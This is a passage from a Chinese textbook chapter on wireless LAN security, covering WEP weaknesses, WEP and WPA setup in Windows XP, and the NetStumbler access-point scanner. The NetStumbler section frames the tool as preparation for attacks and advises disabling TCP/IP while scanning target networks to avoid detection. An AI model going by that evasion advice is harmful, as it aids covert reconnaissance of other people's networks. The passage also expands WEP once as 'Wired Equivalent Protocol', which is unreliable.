step 1 **恢复初始明文。**重新产生密钥流，将其与接收到的密文信息进行异或运算，以恢复初始明文信息。

step 2 **检验校验和。**接收方根据恢复的明文信息来检验校验和，将恢复的明文信息分离，重新计算校验和，并检查它是否与接收到的校验和相匹配。这样可以保证只有正确校验和的数据帧才会被接收方接收。




图 21.6 WEP 解密过程

21.3.1.3 WEP 安全漏洞

2001 年，自从加州大学伯克利分校发表了一篇描述 WEP（Wired Equivalent Protocol）中存在的严重漏洞的论文后，人们开始把目光投向无线网络的不安全性。实际上，漏洞确实存在，因为制定 802.11 安全部分的 IEEE 委员会中没有密码学专家加入他们的工作组。

为了保护数据，WEP 采用 RC4 算法来加密从访问点（AP）或者无线网卡发送出去的数据包。RC4 算法本身是一种安全的算法，但 RC4 算法当中的初始向量（Initialization Vector，IV）导致该协议存在严重的安全漏洞。

通常情况下，很难正确实现强加密，即使厂商实现的是一个已知非常安全的加密系统，但多次实现就会削弱其强度或者降低其效率。实现时可能产生的疏忽包括不安全的密钥存储、错误的随机数生成方法，或者密钥生成例程中存在的缺陷等。所有这些功能都可能构成一个加密系统。加密系统受到这些外部功能的支配，后者的缺陷会削弱整个安全系统。

WEP 实现过程中的疏忽包括一个较小的 IV 空间（IV 冲突）、IP 通信中的大量已知明文、IV 本身的弱点、没有密钥交换/管理机制（所有用户都使用相同的共享密钥）、非常弱的数据包完整性检查（CRC-32 校验算法）、缺乏重播保护，以及一个有缺陷的身份验证系统。802.11 WEP 定义中没有强调的内容（如 IV 递增）也会导致最终的 WEP 实现产生问题。网卡初始化时，大多数都让 IV 计数器从零开始。在某些特定情况下，结点之间的 IV 冲突可能很普遍。

IV 的作用是创建一个新密钥，从而使在传入数据的每个数据包或者区块重新初始化状态表时，就可以避免重复使用密钥，为每个数据包都创建一个不重复的状态表。如果共享密钥或者 IV 空间较小，会使 IV 和密钥非常频繁地重复使用，这就为 WEP 协议带来了很大的安全隐患。

21.3.1.4 设置 WEP 实例

设置无线网络 WEP 的过程比较简单，这里以在笔记本电脑的 Windows XP 系统中设置 WEP 为例来简单说明。在其他无线设备中的配置过程与此类似，读者可以参考相关的说明文档。

首先通过系统中的控制面板，开始无线网络的安装过程。在欢迎窗口中直接单击 Next 按钮，出现如图 21.7 所示的窗口。

为了进一步说明配置过程，这里选择手动配置网络密钥，并在该窗口中添加网络名称（SSID）。单击 Next 按钮之后进入如图 21.8 所示的界面。在该窗口中可以看出，WEP 密钥要求符合两个条件之一：要么是 5 或 13 个字符，要么是由 0~9 和 A~F 组成的 10 或 26 个字符。建议使用长字符串作为密钥，这样安全性更好。在该窗口中如果选中 Hide characters as I type 复选框，则键入的密钥都被点号代替。

此后的过程与 WEP 密钥设置无关。其他设备上的设置过程与此类似，按照提供的介绍信息完全可以正确配置 WEP 密钥。




图 21.7 设置 WEP 协议窗口




图 21.8 设置 WEP 密钥

21.3.2 WPA 协议

由于 WEP 存在很多缺陷，许多厂商开发了自己的无线局域网安全方案，这些方案在无线网络中得到了应用。但是这些方案提供的互操作性十分有限。在多数情况下，客户端无线网卡和接入点必须来自同一家厂商，而这在公共场所和许多没有采用标准桌面系统的环境中是行不通的。

因此，Wi-Fi 联盟（前身是 WECA）推出了 Wi-Fi 保护接入 WPA。WPA 是一种可以解决 802.11 大多数安全问题的标准安全机制。这种无线安全标准可以推动无线局域网的部署。在 WEP 中出现的引人注目的漏洞也被改正了，还加入了许多的改进，包括用 802.1x 安全分发主密钥和密钥误差的引入等。加密密钥从不直接使用，而是从主密钥中以一种安全的方式生成。这极大地提高了保密性和接入安全性，而且它的自动密钥分发机制增强了系统的灵活性。WPA 在设计之初就注意兼容已有的软件和硬件，它既能兼容 WEP，又能兼容 802.11i。只要正确部署，WPA 就能在一段时间内保证正确加密用户在无线局域网内传输的数据，并确保只有通过身份认证的用户才能接入网络或者解密消息。简而言之，WPA 的优点可以归纳为：

- ◆ 通过加密为数据提供较好的保密性，在 WEP 上可以起作用的攻击对 WPA 无济于事。
- ◆ 可以实现用户身份认证。
- ◆ 被集成于 802.11i 协议，可以兼容 802.11i。
- ◆ 符合 Wi-Fi 其他标准的软件可以升级到 WPA。

21.3.2.1 WPA 工作原理

WPA 具有两个非常完善的基本功能：加密和认证。WPA 包括暂时密钥完整性协议（Temporal Key Integrity Protocol，TKIP）和 802.1x 机制。二者一起为用户提供了动态密钥加密功能和相互认证功能。WPA 通过定期为每个工作站生成唯一的加密密钥来阻止黑客入侵。

◆ 用 TKIP 实现数据保密性。

WPA 采用 TKIP 技术提高数据保密性。TKIP 实际是封装 WEP 会话信息的一种方式，用于解决 WEP 相关的 4 个安全问题：

- **伪装数据包** TKIP 使用报文验证码来标记数据，阻止访问点接收伪装的数据包。报文验证码是通过加密密钥和特定标记算法生成的。如果报文的报文验证码正是接收方希望的，就接收该报文，否则丢弃。
- **中间人攻击** 中间人攻击发生在攻击者捕获到有效的数据包、并将其修改之后重新计算报文验证码、再发送给访问点的情况下。在这种情况下，虽然该数据包完全符合报文验证码，但却是伪装的。为了解决这个问题，TKIP 引入了初始序列。无线局域网设备和访问点之间发送的每个数据包都有与 TKIP 加密密钥有关的序列号。在每次初始化一个新的 TKIP 密钥时，都重置该序列号。这样当使用旧数据包来伪装合法数据包时，就会被有效识别。
- **弱密钥** 为解决 WEP 弱密钥问题，TKIP 设计了一种对每个数据包都产生一个新密钥的方法。该方法用两个阶段生成密钥。第一个阶段是将无线网卡的 MAC 地址和一个暂时密钥结合生成中间密钥，第二阶段将中间密钥下的每个数据包的序列号加密生成一个 128 位的密钥。因为暂时密钥的生命期很短，在该过程重新开始之前，加密只使用很短的时间，所以攻击者要解开密钥就比较困难。
- **密钥更新** TKIP 过程的最后一个步骤是对加密密钥的管理。TKIP 过程使用 3 种不同的密钥，即暂时密钥、加密密钥和管理主密钥。因为当无线网络设备和访问点连接或者重新连接时，需要重置这 3 种密钥，TKIP 使用重加密密钥报文来监视整个过程。重加密密钥报文可以保证无线局域网设备和访问点都无法重新生成以前通信中使用的密钥。

◆ 通过 802.1x 和 EAP 实现企业级用户认证。

WPA 是通过 802.1x 和 EAP 实现用户身份认证的。其中，802.1x 标准确保使用者无法任意建立网络连接，也就是除了通过认证的流量之外，其他信息无法直接通过无线设备连接到网络。该标准可以提供使用者的身份验证，比 WEP 中的系统验证具有更高的可信度和防护能力。而且，802.1x 标准中的验证机制是基于动态分配加密密钥的方式的，该机制涉及 3 个主要部分：访问者（无线网络设备）、验证者（接入点）和验证服务器（在没有验证服务器的情况下，AP 可以充当验证者和验证服务器的双重角色）。当验证步骤完全成功后，AP 才允许无线设备和验证服务器进行沟通。通过这种机制，确保了在通过验证之前，无线设备不能发送或者接收 HTTP 和 DHCP 等任何类型的数据包。

WPA 标准采用 EAP（Extensible Authentication Protocol）来实现相互验证。它使用证书代表用户身份，可以在验证服务器和无线设备之间相互认证，防止黑客入侵，完美地解决了用户身份审核的问题。

通过 802.1x 和 EAP，实现了在工作站和认证服务器之间的相互认证，从而防止用户无意间接入不良或者未经验证的接入点，也保证接入该网络的用户都是合法用户。

21.3.2.2 设置 WPA 实例

本小节简单介绍如何在 Windows XP 中设置与使用 WPA。首先需要确认包括接入点、无线路由器、客户端网络适配器、无线桥接器和打印机服务器等设备能支持 WPA。简单来说，最好将任何存在无线接口的设备都升级以支持 WPA，而不是与 WEP 兼容。另外，在 Windows XP 系统中，还需要对软件进行升级以增加对 WPA 的支持，利用 Windows 自动升级服务或直接安装 SP2 都能实现。具体信息请参照微软支持页面：

```
http://support.microsoft.com/?kbid=815485
```

在升级到 Windows XP SP2 的系统后，可以用多种方式启动“无线网络安装向导”。在“控制面板”窗口的“网络和 Internet 连接”或者“网上邻居”中都能找到该向导。

step 1 如果以前已经设置了一个无线网络，向导会首先询问是否想在网络上增加新的计算机或设备，否则就默认为增加一个全新的网络设置。这是由服务设定识别器（Service Set Identifier，SSID）来识别的，无论选择执行的加密种类和级别如何，都要求有一个有效的无线网络名。该窗口如图 21.9 所示。

step 2 无线网络有一个无线 SSID，既可以让向导自动分配网络密钥（推荐选项），也可以手动进行分配。该向导仅仅用来设置那些利用一个或多个接入点接入网络的无线局域网（所谓的公共设施模式），不能用在 AD hoc 网络。虽然 WEP 加密是默认的，但也可以选择使用受限 WPA。但需要提醒的是，WPA 与 WEP 不同，并不能支持所有设备。设置好 SSID 之后出现如图 21.10 所示的窗口，这是手动分配网络密钥的操作界面，且针对 WPA 情况。但是当选择 WEP 时，除了密钥的长度提供了两个选择外，其余基本上是一样的。




图 21.9 新无线设置向导




图 21.10 设置 WPA 网络密钥

step 3 密钥既可以用普通的 ASCII 字符（如键盘上可找到的数字、字母和符号），也可以用十六进制数字，向导通过键入的字符数可以识别出字符的种类。也可选择在输入的时候显示输入的字符，这样能避免手误。需要注意该窗口中关于密钥的要求，否则会被拒绝并要求重新输入。建议采用比较长的密钥，这样相对来说更安全。

step 4 设置完密钥之后，出现的窗口如图 21.11 所示，需要在自动和手动分配之间进行选择，这里采用自动分配。实际上，在 Windows 系统中，无线网络安装向导采用了 Windows 智能网络密钥技术。该技术允许用户将无线设置（包括 WEP 和 WPA 密钥）保存在一个 XML 文件中，并可利用该文件对所有无线设备（包括接入点、路由器、无线计算机等）进行相同的定制。

step 5 首先准备一个 U 盘，选择“使用 USB 闪存驱动器”单选项，然后插入 U 盘并选择系统分配的驱动盘符，如图 21.12 所示。随后向导会将无线网络设置连同其他几个所需的文件一起存入 U 盘中，保存为一个 XML 文件。

图 21.11 选择创建无线网络的方法




图 21.12 选择存储设备

step 6 剩下的工作就很简单了。把 U 盘插入无线 AP 或者任何想在无线局域网中使用的无线设备上，XML 文件里的设置将会自动更新到这些设备上。对于使用 Windows XP SP2 的计算机来说，插入 U 盘后，系统识别出该设备，即可对无线网络进行设置。这时无线网络设置向导会自动启动，并询问是否想在无线网络中增添计算机。单击“确定”按钮，设置就会使用 U 盘中备份的信息来完成整个设置过程。

在完成无线局域网上所有设备的设置工作之后，应该把 U 盘插回运行无线网络设置向导的计算机中，并单击“下一步”按钮。为了安全起见，当完成时，向导将会要求删除包含设置信息的 XML 文件。可以将这些文件备份，或者通过网络打印设备打印出来，便于以后继续使用。

21.3.3 WEP 升级到 WPA

WPA 是对 WEP 的升级，它修复了 WEP 中的所有已知漏洞，增加了 WEP 加密及在 WEP 中几乎不发挥作用的身份认证，并且实现了用户身份认证。有关 WEP 与 WPA 的比较请参照表 21.3。

表 21.3 对比 WEP 与 WPA

	WEP	WPA
加密	存在缺陷，已经被研究人员和黑客破解	修复了WEP中的已知漏洞
	40位密钥	128位密钥
	固定密钥：密钥被网络中的所有工作站和访问点共享	动态事务密钥：每个用户的每个事务采用一个密钥
	人工分发密钥	自动分发密钥
身份认证	存在缺陷，用WEP密钥本身验证工作站身份	使用802.1x和EAP实现用户身份认证

符合 Wi-Fi 其他标准的软件很容易升级到 WPA。如果是本来就使用 802.1x/EAP 的无线局域网要升级到 WPA，只需要重新安装对应的软件即可，不需要过多地修改网络结构。

接下来，分别介绍一下如何升级企业级网络和家庭用户级网络。

21.3.3.1 升级企业级网络

对于企业级网络而言，部署 WPA 与部署 802.1x 类似。具体来说，升级硬件需要做如下工作：

- 选择合适的认证服务器，通常选择 RADIUS 服务器。
- 将现有访问点升级为 WPA 访问点，或者直接购买支持 WPA 的访问点。
- 将用户工作站上安装的无线网卡升级为 WPA 网卡，或者直接购买支持 WPA 的新无线网卡。

对于企业级网络而言，升级软件需要做如下工作：

- 选择能够被认证服务器和用户工作站上的网卡都支持的 EAP 类型。
- 在访问点安装 802.1x 和 TKIP。
- 在用户工作站安装 802.1x、EAP 和 TKIP。

21.3.3.2 升级家庭用户级网络

对于家庭用户级网络而言，升级过程有点类似，但是相对简单些。升级硬件需要做如下工作：

- 将现有访问点升级为 WPA 访问点，或者直接购买支持 WPA 的访问点。
- 将用户工作站上安装的无线网卡升级为 WPA 网卡，或者直接购买支持 WPA 的新无线网卡。

对于家庭用户级网络而言，升级软件需要做如下工作：

- 在访问点安装 802.1x 和 TKIP。
- 在用户工作站上安装 802.1x 和 TKIP，以及预先共享密钥 PSK。
- 激活 PSK 模式。

21.4 无线网络安全工具

伴随着无线网络的发展，出现了针对无线网络的安全工具。本节对其中几个比较重要的工具进行简单介绍，为此后的无线网络攻击做必要的准备。

21.4.1 NetStumbler

NetStumbler 是最有名的寻找无线接入点的工具之一，另一个支持 PDA 的 WinCE 平台版本叫 MiniStumbler。NetStumbler 不仅支持无线网卡，同时支持全球 GPS 卫星定位系统。这个工具现在是免费的，可以通过官方网站 http://www.netstumbler.com/下载得到。NetStumbler 目前仅支持 Windows 系统（UNIX 系统上的用户可以使用 Kismet 来代替），源代码不公开，而且该软件的开发者还保留在适当的情况下对授权协议的修改权。

NetStumbler 支持服务集识别符（SSID）、有线对等保密（Wired Equivalent Privacy，WEP）、开放式认证、共享密码认证、MAC 地址认证等。SSID（Service Set Identifier）技术可以将一个无线局域网分为几个需要不同身份验证的子网络，每一个子网络都需要独立的身份验证，只有通过身份验证的用户才可以进入相应的子网络，防止未被授权的用户进入本网络。对于无线局域网中的不同工作组来说，通过 SSID 进行标识，成员可以加入到相应的工作组中，而不会造成组织上的混乱。

事实上，NetStumbler 并非仅仅是一个程序，它还配套提供了一个交互式网站，通过该网站可以查找已知的访问点 MAC 地址及其位置，这是通过可选的 GPS 日志记录来确定的。此外，NetStumbler 网站还提供了一个脚本，能将捕获到的文件转换为可以被 MapPoint（Microsoft 提供的一个软件，读者可以到官方网站查找相关资料）读取的文件。

NetStumbler 软件的发布对无线网络领域产生了深远的影响，不仅仅适用于无线网络攻击，也被无线网络管理者用来定位无线网络的中心位置，从而尽可能缩小信号的发散区。

目前通过官方网站能够获得的最新版本是 netstumblerinstaller_0_4_0.exe。下面简单介绍该软件的使用。建议阅读其安装说明，可以在下面找到：

```
http://www.netstumbler.com/downloads/netstumbler_v0.4.0_release_notes.pdf
```

该文档说明了 NetStumbler 软件具体支持何种网卡。安装过程相当简单，这里不详细描述，其运行只需单击图标即可启动。不过需要准备好硬件设备，如果要用到 GPS，则需要两个硬件设备。另外，如果用于扫描目标无线网络，则建议采取防范措施，关闭 TCP/IP 设置，以免被目标网络扫描到本无线主机的存在，暴露自己。

在 Windows XP 系统中关闭 TCP/IP 设置的过程如下：

step 1 单击“开始”按钮，选择进入“控制面板”窗口。

step 2 双击“网络连接”图标。

step 3 双击无线网卡图标。

step 4 单击 General 标签，取消互联网协议（TCP/IP）的选择，具体如图 21.13 所示。

在 Windows 其他类型的操作系统中，过程与此类似。




图 21.13 Windows XP 系统中关闭 TCP/IP 设置

这里需要说明的是，在使用范围之外使用 NetStumbler，千万不要提前启用 TCP/IP，否则当偶然闯入一个无线网络时，可能会被检测和跟踪。

NetStumbler 功能强大，接下来对该软件的使用进行详细介绍。启动之后的初始画面如图 21.14 所示。




图 21.14 NetStumbler 初始界面

如果该系统中有多种无线设备，可以手动指定要检测的设备。打开 Device 菜单，可以看到所有的网络设备，如图 21.15 所示。既可以指定某一确定的设备，也可以选择 Use any suitable device 命令以作用于所有可用设备。从图中可以看出，该系统有两块无线网卡，这里选用的是 Cisco System 350 系列网卡，而且底部状态栏显示找到 9 个访问点（AP），但是 GPS 功能不可用。




图 21.15 在 NetStumbler 中指定网络设备

